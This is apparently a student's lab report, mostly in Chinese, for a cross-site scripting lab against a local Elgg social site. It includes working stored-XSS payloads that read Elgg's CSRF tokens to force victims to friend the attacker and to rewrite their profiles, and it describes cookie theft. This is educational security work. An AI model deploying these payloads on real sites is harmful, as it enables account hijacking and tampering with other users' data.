
**Lab5-Report**


57118116 陈煜

Task 1: Posting a Malicious Message to Display an Alert Window

在Alice的profile中写入<script>alert(’XSS’);</script>：




返回之后，出现弹窗：




由此可知，JavaScript语句成功执行。

Task 2: Posting a Malicious Message to Display Cookies

在Boby的profile写入如下语句：




进入Alice的账号，查看Boby的profile，显示如下界面：




显示弹窗，并显示了用户的cookies。由此可知，相应的Javascript语句顺利执行。

Task 3: Stealing Cookies from the Victim’s Machine


在Samy的profile中写入如下语句：



打开终端，输入如下命令进行监听：



进入Alice的账号，进入Samy的主页，查看profile，终端输出的结果如下：



通过观察发现，浏览器回传的get请求包含了网站的Cookie。

Task 4: Becoming the Victim’s Friend

登录Boby的账号，添加Samy为好友，抓取到的HTTP GET请求如下：

<http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1600264055&__elgg_token=_lVXjU922l5V2xY4sCD2Hw&__elgg_ts=1600264055&__elgg_token=_lVXjU922l5V2xY4sCD2Hw>

通过friend=47可以得知，Samy对应的id为47。

进入Samy的账号，在profile中写入如下语句：

<script type="text/javascript">

window.onload = function ()

{

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var sendurl="http://www.xsslabelgg.com/action/friends/add"+"?friend=47"+token+ts;

if(elgg.session.user.guid!=47)

{

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("GET",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");


Ajax.send();

}


}

</script>

保存后，进入Alice的账号。在friend中，Samy不是Alice的好友：



查看Samy的主页。发现Alice已经是Samy的好友：



攻击成功。

Questions. Please answer the following questions:

• Question 1: Explain the purpose of Lines ① and ②, why are they are needed?

第①行代码是为了获取\_\_elgg\_ts，第②行代码是为了获取\_\_elgg\_token，这两行代码是为了在发送的请求中能有正确的秘密令牌，即\_\_elgg\_ts和\_\_elgg\_token，才能实现攻击，否则攻击将不成功。

• Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e.,

you cannot switch to the Text mode, can you still launch a successful attack?

可以，通过使用浏览器扩展来删除请求中的格式化数据，进而成功攻击。

Task 5: Modifying the Victim’s Profile

在task 4中一直Samy的id是47。在Samy的profile中写入如下命令：

<script type="text/javascript">

window.onload = function()

{

//JavaScript code to access user name, user guid, Time Stamp \_\_elgg\_ts

//and Security Token \_\_elgg\_token

var userName="&name="+elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var desc="&description=Samy is my hero"+ "&accesslevel[description]=2";

//Construct the content of your url.

var content=token+ts+userName+desc+guid;

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var samyGuid=47; //FILL IN

if(elgg.session.user.guid!=samyGuid)

{

//Create and send Ajax request to modify profile

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type",

"application/x-www-form-urlencoded");


Ajax.send(content);

}


}

</script>

保存。登录Alice的账号，Alice的主页如下图所示：




进入Samy的主页后，再返回自己的主页，发现Alice的主页被修改：



